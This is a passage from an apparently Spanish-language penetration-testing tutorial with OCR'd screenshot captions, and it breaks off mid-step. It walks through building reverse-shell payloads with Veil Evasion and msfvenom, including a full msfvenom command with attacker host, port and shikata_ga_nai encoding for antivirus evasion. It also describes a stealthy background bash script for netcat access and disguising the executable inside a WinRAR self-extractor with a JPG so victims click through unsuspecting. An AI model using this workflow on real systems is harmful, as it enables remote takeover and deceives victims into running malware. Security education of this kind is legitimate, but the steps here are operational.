


Imagen 58: Opción de selección de Payload – Veil Evasion




Imagen 59: Lista de Payloads – Veil Evasion

3. Seleccionar mediante el comando use 28 el payload Python/meterpreter/rev_tcp.py




Imagen 60: Selección de Payload – Evail Evasion

4. Mediante el comando set lhost se inserta la dirección de la maquina atacante para ejercer la configuración pertinente del payload.




Imagen 61: Configuración de payload insertando LHOST – Veil Evasion

5. Se configurar el puerto de escucha de la maquina atacante




Imagen 62: Configuración de puerto de escucha – Veil Evasion

6. A través del comando generate, se proporciona la opción de respuesta para insertar el nombre al payload a generar.




Imagen 63: Generación Payload – Evail Evasion

7. Una vez definido el nombre al payload, se da la opción 1 de ejercer como instalador pyInstaller por defecto.




Imagen 64: Asignación de nombre Payload – Veil Evasion

8. Una vez cargado efectivamente el Payload, se presentan las rutas y algunos archivos en cuestión creados, en el caso interesa el .exe




Imagen 65: Ruta de ubicación del Payload – Evaiil Evasion

9. Se copia la ruta en donde se localiza el archivo .exe y con el comando cp, copiar en el home principal de la máquina atacante




Imagen 66: Selección de ruta Payload – Veil Evasion

DISEÑO DE PAYLOAD #2 - EJECUTABLE .EXE CON MSFVENOM

10. Mediante el comando msfvenom – p Windows/meterpreter/reverse_tcp lhost 192.168.100.29 lport 444 –f exe –e x86/shikata_ga_nai –i 5 –o payload.exe se realiza la creación del payload malicioso para Windows.




Imagen 67: Creación de Payload – Msfvenom

11. Tras ejecutar el comando, se procede al crear al archivo y se muestra la información del mismo, como el tamaño y las iteraciones presente.




Imagen 68: Payload creado exitosamente – Msfvenom

12. Se emite el comando ls –l y se observa en lista el payload creado por msfvenom




Imagen 69: Comando ls para listar archivos – Msfvenom

DISEÑO DE PAYLOAD 3 – EJECUTABLE .SH

13. Se desarrolla un archivo .sh que cuenta con un script que cumple la función de redirigir toda la salida estándar y ejecutarse en segundo plano evitando los mensajes de manera sigilosa y que este sea intervenido por netcat desde la maquina víctima.




Imagen 70: Creación de payload formato bash

CREACIÓN DE ARCHIVO CAMUFLAJE EB IMAGEN JPG - ARCHIVO AUTOEXTRABILE DE WINRAR

14. Para ejercer el camuflaje del payload y su funcionalidad, se ejercer la elaboración de un autoextraíble con winrar para que la victima de siguiente, siguiente sin sospechar que sea un virus.




Imagen 71: Creación de archivo autoextraíble con imagen

15. Se debe seleccionar la imagen de formato jpg y el archivo prueba_veil.exe para ser añadido en un winrar y seleccionar la opción añadir

